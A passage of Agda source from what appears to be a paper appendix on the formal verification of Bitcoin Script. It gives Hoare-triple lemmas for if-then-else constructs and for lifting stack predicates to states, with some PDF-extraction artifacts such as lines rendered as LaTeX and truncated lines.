_++ho_ {P} {Q} {R} {p} {q} pproof qproof .==>
```

```
  = bindTransformer-toSequence P Q R p q (pproof .==>)  (qproof .==>)
_++ho_ {P} {Q} {R} {p} {q} pproof qproof .<==
  = bindTransformer-fromSequence P Q R p q (pproof .<==)  (qproof .<==)

_++hoeq_ : {P Q R : Predicate}{p : BitcoinScript} → < P >iff p < Q >
  → < Q >iff [] < R > → < P >iff p < R >
_++hoeq_ {P} {Q} {R} {p} pproof qproof .==>
  = bindTransformer-toSequenceeq P Q R p (pproof .==>) (qproof .==>)
_++hoeq_ {P} {Q} {R} {p} pproof qproof .<==
  = bindTransformer-fromSequenceeq P Q R p (pproof .<==) (qproof .<==)


module HoareReasoning where
  infix  3 _■p
  infixr 2 step-<><>   step-<><>e step-<=>

  _■p : ∀ (ϕ : Predicate) → < ϕ >iff [] < ϕ >
  (ϕ ■p) .==>     s p = p
  (ϕ ■p) .<==     s p = p


  step-<><> : ∀ {ϕ ψ ρ : Predicate}(p : BitcoinScript){q : BitcoinScript}
              → < ϕ >iff p < ψ >
              → < ψ >iff q < ρ >
              → < ϕ >iff p ++ q < ρ >
  step-<><>   {ϕ} {ψ} {ρ} p ϕpψ ψqρ = ϕpψ ++ho ψqρ

  step-<><>e : ∀ {ϕ ψ ρ : Predicate}(p : BitcoinScript)
              → < ϕ >iff p < ψ >
              → < ψ >iff [] < ρ >
              → < ϕ >iff p < ρ >
  step-<><>e   p ϕpψ ψqρ = ϕpψ ++hoeq ψqρ



  step-<=> : ∀ {ϕ ψ ρ : Predicate}{p : BitcoinScript}
              → ϕ <=>p ψ
```

```
                  → < ψ >iff p < ρ >
                  → < φ >iff p < ρ >
    step-<=>      {φ} {ψ} {ρ} {p} φψ ψqρ = predEquivl φ ψ ρ p φψ ψqρ


    syntax step-<><> {φ} p φψ ψρ = φ <><>⟨ p ⟩⟨ φψ ⟩ ψρ
    syntax step-<><>ᵉ {φ} p φψ ψρ = φ <><>⟨ p ⟩⟨ φψ ⟩ᵉ ψρ


    syntax step-<=>  {φ} φψ ψρ = φ <=>⟨    φψ ⟩ ψρ


  open HoareReasoning public


  unfoldGenericCase=> : (A : IfStackEl → Set)
                        (φ ψ : (x : IfStackEl) → Predicate)
                        (prog : BitcoinScript)
                        (case : (x : IfStackEl) → A x → < φ x >iff prog < ψ x >)
                        (x : IfStackEl)
                        → A x
                        → (s : State)
                        → φ x s → ((ψ x) ⁺) ( ⟦ prog ⟧ s)
  unfoldGenericCase=> A φ ψ prog case x a = case x a .==>

  unfoldGenericCase<= : (A : IfStackEl → Set)
                        (φ ψ : (x : IfStackEl) → Predicate)
                        (prog : BitcoinScript)
                        (case : (x : IfStackEl) → A x → < φ x >iff prog < ψ x >)
                        (x : IfStackEl)
                        → A x
                        → (s : State)
                        → ((ψ x) ⁺) ( ⟦ prog ⟧ s) → φ x s
```

```
unfoldGenericCase<= A ϕ ψ prog case x a = case x a .<==

⊥Lemmap : (p : BitcoinScript)
            → < ⊥p >iff p < ⊥p >
⊥Lemmap [] .==> s ()
⊥Lemmap p .<== s p' = liftToMaybeLemma⊥ (⟦ p ⟧ s) p'

lemmaHoare[] : {ϕ : Predicate}
               → < ϕ >iff [] < ϕ >
lemmaHoare[]  .==> s p = p
lemmaHoare[]  .<== s p = p

record <_>gen_<_> (ϕ : Predicate)(f : State → Maybe State)(ψ : Predicate) : Set where
  constructor hoareTripleGen
  field
    ==>g : (s : State) → ϕ s → (ψ ⁺) (f s )
    <==g : (s : State) → (ψ ⁺) (f s ) → ϕ s

open <_>gen_<_> public

lemmaTransferHoareTripleGen : (ϕ ψ : Predicate)
                              (f g : State → Maybe State)
                              (p : (s : State) → f s ≡ g s)
                              → < ϕ >gen f < ψ >
                              → < ϕ >gen g < ψ >
lemmaTransferHoareTripleGen ϕ ψ f g p (hoareTripleGen ==>g₁ <==g₁) .==>g s x₁
            = transfer (λ x → (ψ ⁺) x) (p s) (==>g₁ s x₁)
lemmaTransferHoareTripleGen ϕ ψ f g p (hoareTripleGen ==>g₁ <==g₁) .<==g s x₁
            = <==g₁ s (transfer (λ x → (ψ ⁺) x) (sym (p s)) x₁)
```

B.15 Define Assumption IfThenElse

```
open import basicBitcoinDataType
module verificationWithIfStack.ifThenElseTheoremPart3 (param : GlobalParameters) where

open import libraries.listLib
open import Data.List.Base hiding (_++_)
open import libraries.natLib
open import Data.Nat      renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
open import Data.Unit
open import Data.Empty
open import Data.Bool  hiding (_≤_ ; _<_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head)
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.andLib

open import libraries.maybeLib

open import stack
open import stackPredicate
open import instruction


open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
```

```
open import verificationWithIfStack.verificationLemmas param
open import verificationWithIfStack.hoareTriple param
open import verificationWithIfStack.ifThenElseTheoremPart1 param


record  AssumptionIfThenElse (ifStack₁ : IfStack)
        (ϕtrue ϕfalse ψ : StackPredicate)
        (ifCaseProg elseCaseProg : BitcoinScript) : Set where
  constructor assumptionIfThenElse
  field

   activeIfStack : IsActiveIfStack ifStack₁
   ifCaseDo :      < liftStackPred2Pred ϕtrue (ifCase :: ifStack₁) >iff
                      ifCaseProg
                   < liftStackPred2Pred ψ (ifCase :: ifStack₁)    >


   ifCaseSkip :    < liftStackPred2Pred ϕfalse (ifSkip :: ifStack₁) >iff
                      ifCaseProg
                   < liftStackPred2Pred ϕfalse (ifSkip :: ifStack₁) >

   elseCaseDo    : (x : IfStackEl) → IsActiveIfStackEl x
     → < liftStackPred2Pred ϕfalse            (x :: ifStack₁) >iff
                elseCaseProg
               < liftStackPred2Pred ψ (x :: ifStack₁) >
   elseCaseSkip  : (x : IfStackEl)
     → IfStackElIsIfSkipOrElseSkip x
     → < liftStackPred2Pred ψ            (x :: ifStack₁) >iff
                 elseCaseProg
               < liftStackPred2Pred ψ (x :: ifStack₁) >

open AssumptionIfThenElse public


ConclusionTmp : (ifStack₁ : IfStack)
```

```
                    (φtrue φfalse ψ : StackPredicate)
                    (ifCaseProg elseCaseProg : BitcoinScript)
                    → Set
ConclusionTmp ifStack₁ φtrue φfalse ψ ifCaseProg elseCaseProg
      =   < (truePred φtrue ∧p ifStackPredicate ifStack₁) ⊎p
             (falsePred φfalse ∧p ifStackPredicate ifStack₁) >iff
          ((opIf :: ifCaseProg ++ (opElse :: elseCaseProg)) ++ (opEndIf :: [] ))
           < liftStackPred2Pred ψ ifStack₁ >

IfThenElseTheorem1Tmp : Set₁
IfThenElseTheorem1Tmp = (ifStack₁ : IfStack)
                        (φtrue φfalse ψ : StackPredicate)
                        (ifCaseProg elseCaseProg : BitcoinScript)
  → AssumptionIfThenElse ifStack₁ φtrue φfalse ψ ifCaseProg elseCaseProg
  → ConclusionTmp ifStack₁ φtrue φfalse ψ ifCaseProg elseCaseProg

Conclusion : (ifStack₁ : IfStack)
                    (φtrue φfalse ψ : StackPredicate)
                    (ifCaseProg elseCaseProg : BitcoinScript)
                    → Set
Conclusion ifStack₁ φtrue φfalse ψ ifCaseProg elseCaseProg
      =    < (truePred φtrue ∧p ifStackPredicate ifStack₁) ⊎p
      (falsePred φfalse ∧p ifStackPredicate ifStack₁) >iff
  ((opIf :: [] ) ++ ifCaseProg ++ (opElse :: [] ) ++ elseCaseProg ++ (opEndIf :: [] ))
             < liftStackPred2Pred ψ ifStack₁ >



IfThenElseTheorem1 : Set₁
IfThenElseTheorem1 = (ifStack₁ : IfStack)
                        (φtrue φfalse ψ : StackPredicate)
                        (ifCaseProg elseCaseProg : BitcoinScript)
                        →  AssumptionIfThenElse ifStack₁ φtrue φfalse ψ ifCaseProg elseCaseProg
                        → Conclusion ifStack₁ φtrue φfalse ψ ifCaseProg elseCaseProg
```

```
lemmaEquivalenceBeforeEndIf : (ifStack₁ : IfStack)
      (ψ : StackPredicate) →
      ((liftStackPred2PredIgnoreIfStack ψ ∧p ifStackPredicateAnyDoTop ifStack₁) ⊎p
      (liftStackPred2PredIgnoreIfStack ψ ∧p ifStackPredicateAnySkipTop ifStack₁))
        <=>p
     (liftStackPred2PredIgnoreIfStack ψ ∧p ifStackPredicateAnyTop ifStack₁)
lemmaEquivalenceBeforeEndIf ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ , ifCase :: .ifStack₁ , c ⟩
  (inj₁ (conj and4 refl)) = conj and4 refl
lemmaEquivalenceBeforeEndIf ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ , ifSkip :: ifStack₂ , c ⟩
  (inj₂ (conj and4 refl)) = conj and4 refl
lemmaEquivalenceBeforeEndIf ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ , elseCase :: ifStack₂ , c ⟩
  (inj₁ (conj and4 refl)) = conj and4 refl
lemmaEquivalenceBeforeEndIf ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ , elseSkip :: ifStack₂ , c ⟩
  (inj₂ (conj and4 refl)) = conj and4 refl
lemmaEquivalenceBeforeEndIf ifStack₁ ψ .==>e ⟨ time , msg₁ , stack₁ , ifIgnore :: ifStack₂ , c ⟩
  (inj₂ (conj and4 refl)) = conj and4 refl
lemmaEquivalenceBeforeEndIf ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ , ifCase :: .ifStack₁ , c ⟩
  (conj and4 refl) = inj₁ (conj and4 refl)
lemmaEquivalenceBeforeEndIf ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ , ifSkip :: .ifStack₁ , c ⟩
  (conj and4 refl) = inj₂ (conj and4 refl)
lemmaEquivalenceBeforeEndIf ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ , elseCase :: .ifStack₁ , c ⟩
  (conj and4 refl) = inj₁ (conj and4 refl)
lemmaEquivalenceBeforeEndIf ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ , elseSkip :: ifStack₂ , c ⟩
  (conj and4 refl) = inj₂ (conj and4 refl)
lemmaEquivalenceBeforeEndIf ifStack₁ ψ .<==e ⟨ time , msg₁ , stack₁ , ifIgnore :: ifStack₂ , c ⟩
  (conj and4 refl) = inj₂ (conj and4 refl)

lemmaEquivalenceBeforeOpIf : (ifStack₁ : IfStack)
                             (ϕtrue ϕfalse : StackPredicate)
      → ((truePred ϕtrue ⊎p falsePred ϕfalse) ∧p ifStackPredicate ifStack₁)
          <=>p
        ((truePred ϕtrue ∧p ifStackPredicate ifStack₁)      ⊎p
```

```
                    (falsePred ϕfalse ∧p ifStackPredicate ifStack₁))
lemmaEquivalenceBeforeOpIf .ifStack₁ ϕtrue ϕfalse .==>e ⟨ time , msg₁ , stack₁ , ifStack₁ , c ⟩
  (conj (inj₁ x) refl) = inj₁ (conj x refl)
lemmaEquivalenceBeforeOpIf .(ifStack s) ϕtrue ϕfalse .==>e s (conj (inj₂ y) refl) = inj₂ (conj y refl)
lemmaEquivalenceBeforeOpIf .(ifStack s) ϕtrue ϕfalse .<==e s (inj₁ (conj and4 refl)) = conj (inj₁ and4) refl
lemmaEquivalenceBeforeOpIf .(ifStack s) ϕtrue ϕfalse .<==e s (inj₂ (conj and4 refl)) = conj (inj₂ and4) refl




lemmaTopElementFalse' : (ifStack₁ : IfStack)
                          (ϕfalse ψ : StackPredicate)
                          (ifCaseProg elseCaseProg : BitcoinScript)
        (activeIfStack : IsActiveIfStack ifStack₁)
        (ifCaseSkipIgnore : (x : IfStackEl)
                            → ifStackElementIsIfSkipOrIfIgnore x
                            → < liftStackPred2Pred ϕfalse (x :: ifStack₁) >iff
                               ifCaseProg
                               < liftStackPred2Pred ϕfalse (x :: ifStack₁) >)
        (elseCaseDo       : (x : IfStackEl)
                            → IsActiveIfStackEl x
                            → < liftStackPred2Pred ϕfalse (x :: ifStack₁) >iff
                               elseCaseProg
                               < liftStackPred2Pred ψ (x :: ifStack₁) >)
        → < (falsePred ϕfalse ∧p ifStackPredicate ifStack₁) >iff
        ((opIf :: [] ) ++ (ifCaseProg ++ ((opElse :: [] ) ++ elseCaseProg)))
          <   liftStackPred2Pred ψ (elseCase :: ifStack₁) >
lemmaTopElementFalse' ifStack₁ ϕfalse ψ ifCaseProg elseCaseProg
  activeIfStack ifCaseSkipIgnore elseCaseDo
        = (falsePred ϕfalse ∧p ifStackPredicate ifStack₁)
             <><>⟨ opIf :: []      ⟩⟨ opIfCorrectness2 ϕfalse ifStack₁ activeIfStack ⟩
           (liftStackPred2Pred ϕfalse (ifSkip :: ifStack₁))
             <><>⟨ ifCaseProg ⟩⟨ ifCaseSkipIgnore ifSkip tt       ⟩
```

```
    (liftStackPred2Pred ϕfalse (ifSkip :: ifStack₁))
      <><>⟨ opElse :: [] ⟩⟨ opElseCorrectness2 (λ z z₁ → ϕfalse z z₁) ifStack₁ ⟩
    (liftStackPred2PredIgnoreIfStack ((λ z z₁ → ϕfalse z z₁)) ∧p
      ifStackPredicate (elseCase :: ifStack₁))
      <><>⟨ elseCaseProg ⟩⟨ elseCaseDo elseCase tt    ⟩ᵉ
      (liftStackPred2Pred ψ (elseCase :: ifStack₁)      )
    ∎p


lemmaTopElementTrue' : (ifStack₁ : IfStack)
                       (ϕtrue ψ : StackPredicate)
                       (ifCaseProg elseCaseProg : BitcoinScript)

      (activeIfStack : IsActiveIfStack ifStack₁)
      (ifCaseDo          : (x : IfStackEl)
                         → IsActiveIfStackEl x
                         → < liftStackPred2Pred ϕtrue      (ifCase :: ifStack₁) >ⁱᶠᶠ
                              ifCaseProg
                              < liftStackPred2Pred ψ (ifCase :: ifStack₁) >)
       (ifCaseSkipIgnore : (x : IfStackEl)
                            → ifStackElementIsIfSkipOrIfIgnore x
                            → < liftStackPred2Pred ψ (x :: ifStack₁) >ⁱᶠᶠ
                                ifCaseProg
                                < liftStackPred2Pred ψ (x :: ifStack₁) >)
      (elseCaseSkip : (x : IfStackEl)
                            → IfStackElIsIfSkipOrElseSkip x
                            → < liftStackPred2Pred ψ (x :: ifStack₁) >ⁱᶠᶠ
                                elseCaseProg
                                < liftStackPred2Pred ψ (x :: ifStack₁) >)

      → < (truePred ϕtrue ∧p ifStackPredicate ifStack₁) >ⁱᶠᶠ –
                         ((opIf :: [] ) ++ (ifCaseProg ++ ((opElse :: [] ) ++ elseCaseProg )))
      <   liftStackPred2Pred ψ (elseSkip :: ifStack₁)       >
```

```
lemmaTopElementTrue' ifStack₁ ϕtrue  ψ ifCaseProg elseCaseProg
  activeIfStack ifCaseDo ifCaseSkipIgnore elseCaseSkip
        =
  (truePred ϕtrue ∧p ifStackPredicate ifStack₁)
  <><>⟨ opIf :: [] ⟩⟨ ⊎HoareLemma1

                (opIf :: []) (opIfCorrectness1 ϕtrue ifStack₁ activeIfStack)
    (opIfCorrectness3    ψ ifStack₁ activeIfStack)       ⟩

  ((liftStackPred2PredIgnoreIfStack ϕtrue ∧p
   (ifStackPredicate (ifCase :: ifStack₁))) ⊎p
   (liftStackPred2Pred ψ (ifIgnore :: ifStack₁)))
   <><>⟨ ifCaseProg ⟩⟨ ⊎HoareLemma2
   ifCaseProg (ifCaseDo    ifCase tt) ((ifCaseSkipIgnore ifIgnore tt )) ⟩
   ((liftStackPred2PredIgnoreIfStack ψ ∧p (ifStackPredicate (ifCase :: ifStack₁))) ⊎p
   (liftStackPred2Pred ψ    (ifIgnore :: ifStack₁)))
   <=>⟨ equivPreds⊎Rev (liftStackPred2PredIgnoreIfStack ψ )
     ( ifStackPredicate (ifCase :: ifStack₁))
       (ifStackPredicate (ifIgnore :: ifStack₁)) ⟩
  (liftStackPred2PredIgnoreIfStack ψ ∧p (ifStackPredicate
   (ifCase :: ifStack₁) ⊎p ifStackPredicate (ifIgnore :: ifStack₁)))
  <><>⟨ opElse :: []    ⟩⟨ opElseCorrectness1withoutActiveCond ψ ifStack₁ ⟩
    ((liftStackPred2Pred ψ (elseSkip :: ifStack₁) ))
    <><>⟨ elseCaseProg ⟩⟨ elseCaseSkip elseSkip tt     ⟩ᵉ
  ( liftStackPred2Pred ψ (elseSkip :: ifStack₁) )
   ■p




record  AssumptionIfThenElseTest (ifStack₁ : IfStack)
          (ϕtrue ϕfalse ψ : StackPredicate)
          (ifCaseProg elseCaseProg : BitcoinScript) : Set where
```

```
constructor assumptionIfThenElse
field

  activeIfStack : IsActiveIfStack ifStack₁

  ifCaseDo :     < liftStackPred2Pred ϕtrue (ifCase :: ifStack₁) >iff
                     ifCaseProg
                 < liftStackPred2Pred ψ (ifCase :: ifStack₁)    >
  ifCaseSkip :   < liftStackPred2Pred ϕfalse (ifSkip :: ifStack₁) >iff
                     ifCaseProg
                 < liftStackPred2Pred ϕfalse (ifSkip :: ifStack₁)   >

  elseCaseDo    : (x : IfStackEl) → IsActiveIfStackEl x
    → < liftStackPred2Pred ϕfalse (x :: ifStack₁)              >iff
                 elseCaseProg
                 < liftStackPred2Pred ψ (x :: ifStack₁)        >
  elseCaseSkip  : (x : IfStackEl)
    → IfStackElIsIfSkipOrElseSkip x
    → < liftStackPred2Pred ψ (x :: ifStack₁)                  >iff
                   elseCaseProg
                 < liftStackPred2Pred ψ (x :: ifStack₁) >


ConclusionTest : (ifStack₁ : IfStack)
                 (ϕtrue ϕfalse ψ : StackPredicate)
                 (ifCaseProg elseCaseProg : BitcoinScript)
                 → Set
ConclusionTest ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
     =   < liftStackPred2Pred (truePredaux ϕtrue)     ifStack₁ ⊎p
             liftStackPred2Pred (falsePredaux ϕfalse)       ifStack₁ >iff
               ((opIf :: [] ) ++ ifCaseProg ++ (opElse :: [] ) ++ elseCaseProg ++ (opEndIf :: [] ))
           < liftStackPred2Pred ψ ifStack₁ >

IfThenElseTheorem1test : Set₁
IfThenElseTheorem1test = (ifStack₁ : IfStack)
                           (ϕtrue ϕfalse ψ : StackPredicate)
```

```
                                  (ifCaseProg elseCaseProg : BitcoinScript)
                                  →  AssumptionIfThenElse ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg
                                  → ConclusionTest ifStack₁ ϕtrue ϕfalse ψ ifCaseProg elseCaseProg

testIfThenElseTheorem1 : IfThenElseTheorem1 ≡ IfThenElseTheorem1test
testIfThenElseTheorem1 = refl
```

B.16 Hoare triple stack to Hoare triple

```
open import basicBitcoinDataType

module verificationWithIfStack.hoareTripleStack2HoareTriple (param : GlobalParameters) where


open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
open import Data.Maybe
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
```

```
open import libraries.andLib

open import libraries.maybeLib
open import libraries.emptyLib


open import stack
open import stackPredicate
open import instruction

open import stackSemanticsInstructions param


open import hoareTripleStack param


open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationLemmas param
open import verificationWithIfStack.hoareTriple param




lemmaGenericHoareTripleImpliesHoareTriple : (instr : InstructionAll)
                                            (φ ψ : Predicate)
                                            → < φ >gen ⟦ instr ⟧s < ψ >
                                            → < φ >iff [ instr ] < ψ >
lemmaGenericHoareTripleImpliesHoareTriple instr φ ψ prog .==> = prog .==>g
lemmaGenericHoareTripleImpliesHoareTriple instr φ ψ prog .<== = prog .<==g

lemmaGenericHoareTripleImpliesHoareTriple'' : (prog : BitcoinScript)
                                              (φ ψ : Predicate)
                                              → < φ >gen ⟦ prog ⟧ < ψ >
                                              → < φ >iff prog < ψ >
```

```
lemmaGenericHoareTripleImpliesHoareTriple” prog ϕ ψ prog₁ .==> = prog₁ .==>g
lemmaGenericHoareTripleImpliesHoareTriple” prog ϕ ψ prog₁ .<== = prog₁ .<==g


lemmaNonIfInstrGenericCondImpliesTripleaux :
  (instr : InstructionAll)(nonIf : NonIfInstr instr)
  (ϕ ψ : Predicate)
  → < ϕ >gen stackTransform2StateTransform ⟦ [ instr ] ⟧stack < ψ >
  → < ϕ >gen ⟦ instr ⟧s < ψ >
lemmaNonIfInstrGenericCondImpliesTripleaux opEqual nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opAdd nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux (opPush x₁) nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opSub nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opVerify nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opCheckSig nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opEqualVerify nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opDup nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opDrop nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opSwap nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opHash nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opCHECKLOCKTIMEVERIFY nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opCheckSig3 nonIf ϕ ψ x = x
lemmaNonIfInstrGenericCondImpliesTripleaux opMultiSig nonIf ϕ ψ x = x


lemmaNonIfInstrGenericCondImpliesHoareTriple :
  (instr : InstructionAll)
  (nonIf : NonIfInstr instr)
  (ϕ ψ : Predicate)
  → < ϕ >gen stackTransform2StateTransform ⟦ [ instr ] ⟧stack < ψ >
  → < ϕ >iff [ instr ] < ψ >
lemmaNonIfInstrGenericCondImpliesHoareTriple instr nonif ϕ ψ p
   = lemmaGenericHoareTripleImpliesHoareTriple instr ϕ ψ
         (lemmaNonIfInstrGenericCondImpliesTripleaux instr nonif ϕ ψ p)
```

lemmaLift2StateCorrectnessStackFun=>aux : $(\mathit{ifStack}_2 : \text{IfStack})$
  $(\psi : \text{StackPredicate})(\mathit{funRes} : \text{Maybe Stack})\ (\mathit{currentTime}_1 : \text{Time})$
  $(\mathit{msg}_1 : \text{Msg})(\mathit{consis}_1 : \text{IfStackConsis}\ \mathit{ifStack}_2)$
  $(p : \text{liftPred2Maybe}\ (\psi\ \mathit{currentTime}_1\ \mathit{msg}_1)\ \mathit{funRes})$
  $\rightarrow\ ((\lambda\ s \rightarrow \psi\ (\text{currentTime}\ s)\ (\text{msg}\ s)\ (\text{stack}\ s) \wedge (\text{ifStack}\ s \equiv \mathit{ifStack}_2))\ ^{+})$
    (state1WithMaybe
    $\langle\ \mathit{currentTime}_1\ ,\ \mathit{msg}_1\ ,\ \mathit{funRes}\ ,\ \mathit{ifStack}_2\ ,\ \mathit{consis}_1\ \rangle)$
lemmaLift2StateCorrectnessStackFun=>aux $\mathit{ifStack}_2\ \psi$ (just x) $\mathit{currentTime}_1\ \mathit{msg}_1\ \mathit{consis}_1\ p$ = conj p refl

lift2StateCorrectnessStackFun=> : $(\mathit{ifStack}_1 : \text{IfStack})$
    $(\mathit{active} : \text{IsActiveIfStack}\ \mathit{ifStack}_1)(\phi\ \psi : \text{StackPredicate})$
  $(\mathit{stackfun} : \text{StackTransformer})(\mathit{stackCorrectness} : (\mathit{time} : \text{Time})(\mathit{msg} : \text{Msg})(s : \text{Stack})$
  $\rightarrow \phi\ \mathit{time}\ \mathit{msg}\ s \rightarrow \text{liftPred2Maybe}\ (\psi\ \mathit{time}\ \mathit{msg})\ (\mathit{stackfun}\ \mathit{time}\ \mathit{msg}\ s))$
   $(s : \text{State}) \rightarrow \text{liftStackPred2Pred}\ \phi\ \mathit{ifStack}_1\ s$
   $\rightarrow ((\text{liftStackPred2Pred}\ \psi\ \mathit{ifStack}_1\ )\ ^{+})(\text{stackTransform2StateTransform}\ \mathit{stackfun}\ s)$
lift2StateCorrectnessStackFun=> [] $\mathit{active}\ \phi\ \psi\ \mathit{stackfun}\ \mathit{stackCorrectness}$
  $\langle\ \mathit{currentTime}_1\ ,\ \mathit{msg}_1\ ,\ \mathit{stack}_1\ ,\ .[]\ ,\ \mathit{consis}_1\ \rangle$ (conj $\mathit{and3}$ refl)
      = lemmaLift2StateCorrectnessStackFun=>aux [] $\psi\ (\mathit{stackfun}\ \mathit{currentTime}_1\ \mathit{msg}_1\ \mathit{stack}_1)$
      $\mathit{currentTime}_1\ \mathit{msg}_1\ \mathit{consis}_1\ (\mathit{stackCorrectness}\ \mathit{currentTime}_1\ \mathit{msg}_1\ \mathit{stack}_1\ \mathit{and3})$
lift2StateCorrectnessStackFun=> (ifCase :: ifs) $\mathit{active}\ \phi\ \psi\ \mathit{stackfun}\ \mathit{stackCorrectness}$
  $\langle\ \mathit{currentTime}_1\ ,\ \mathit{msg}_1\ ,\ \mathit{stack}_1\ ,\ .(\text{ifCase} :: \mathit{ifs})\ ,\ \mathit{consis}_1\ \rangle$ (conj $\mathit{and3}$ refl)
      = lemmaLift2StateCorrectnessStackFun=>aux (ifCase :: ifs) ψ
       $(\mathit{stackfun}\ \mathit{currentTime}_1\ \mathit{msg}_1\ \mathit{stack}_1)\ \mathit{currentTime}_1\ \mathit{msg}_1\ \mathit{consis}_1\ (\mathit{stackCorrectness}\ \mathit{currentTim}$
lift2StateCorrectnessStackFun=> (elseCase :: ifs) $\mathit{active}\ \phi\ \psi\ \mathit{stackfun}\ \mathit{stackCorrectness}$
  $\langle\ \mathit{currentTime}_1\ ,\ \mathit{msg}_1\ ,\ \mathit{stack}_1\ ,\ .(\text{elseCase} :: \mathit{ifs})\ ,\ \mathit{consis}_1\ \rangle$ (conj $\mathit{and3}$ refl)
      = lemmaLift2StateCorrectnessStackFun=>aux (elseCase :: ifs) ψ
      $(\mathit{stackfun}\ \mathit{currentTime}_1\ \mathit{msg}_1\ \mathit{stack}_1)\ \mathit{currentTime}_1\ \mathit{msg}_1\ \mathit{consis}_1\ (\mathit{stackCorrectness}\ \mathit{currentTime}_1$

lemmaLift2StateCorrectnessStackFun<=aux : $(\mathit{ifStack}_1\ \mathit{ifStack}_2 : \text{IfStack})$
    $(\phi\ \psi : \text{StackPredicate})$
    $(\mathit{active} : \text{IsActiveIfStack}\ \mathit{ifStack}_2)$

```
           (funRes : Maybe Stack)
           (currentTime₁ : Time)
           (msg₁ : Msg)
           (stack₁ : Stack)
           (consis₁ : IfStackConsis ifStack₁)
           (p : ((λ s → ψ (currentTime s) (msg s) (stack s) ∧ (ifStack s ≡ ifStack₂)) ⁺)
               (exeTransformerDepIfStack'
                 (liftStackToStateTransformerAux' funRes)
                 ⟨ currentTime₁ , msg₁ , stack₁ , ifStack₁ , consis₁ ⟩))
           (q : liftPred2Maybe (ψ currentTime₁ msg₁) funRes → ϕ currentTime₁ msg₁ stack₁)
           → ϕ currentTime₁ msg₁ stack₁ ∧ (ifStack₁ ≡ ifStack₂)
lemmaLift2StateCorrectnessStackFun<=aux [] .[] ϕ ψ active (just x)
  currentTime₁ msg₁ stack₁ consis₁ (conj and3 refl) q
      = conj (q and3) refl
lemmaLift2StateCorrectnessStackFun<=aux (ifCase :: ifStack₁) .(ifCase :: ifStack₁)
  ϕ ψ active (just x) currentTime₁ msg₁ stack₁ consis₁ (conj and3 refl) q
      = conj (q and3) refl
lemmaLift2StateCorrectnessStackFun<=aux (elseCase :: ifStack₁) .(elseCase :: ifStack₁)
  ϕ ψ active (just x) currentTime₁ msg₁ stack₁ consis₁ (conj and3 refl) q
      = conj (q and3) refl
lemmaLift2StateCorrectnessStackFun<=aux (ifCase :: ifStack₁) ifStack₂
  ϕ ψ active nothing currentTime₁ msg₁ stack₁ consis₁ () q
lemmaLift2StateCorrectnessStackFun<=aux (elseCase :: ifStack₁) ifStack₂
  ϕ ψ active nothing currentTime₁ msg₁ stack₁ consis₁ () q
lemmaLift2StateCorrectnessStackFun<=aux (ifSkip :: ifStack₁) .(ifSkip :: ifStack₁)
  ϕ ψ () (just x) currentTime₁ msg₁ stack₁ consis₁ (conj and3 refl) q
lemmaLift2StateCorrectnessStackFun<=aux (elseSkip :: ifStack₁) .(elseSkip :: ifStack₁)
  ϕ ψ () (just x) currentTime₁ msg₁ stack₁ consis₁ (conj and3 refl) q
lemmaLift2StateCorrectnessStackFun<=aux (ifIgnore :: ifStack₁) .(ifIgnore :: ifStack₁)
  ϕ ψ () (just x) currentTime₁ msg₁ stack₁ consis₁ (conj and3 refl) q


lift2StateCorrectnessStackFun<= : (ifStack₁ : IfStack)
```

```
    (active : IsActiveIfStack ifStack₁)
    (ϕ ψ : StackPredicate)
    (stackfun : StackTransformer)(stackCorrectness :
      (time : Time)(msg : Msg)(s : Stack)
      → liftPred2Maybe (ψ time msg) (stackfun time msg s) → ϕ time msg s)
           (s : State)
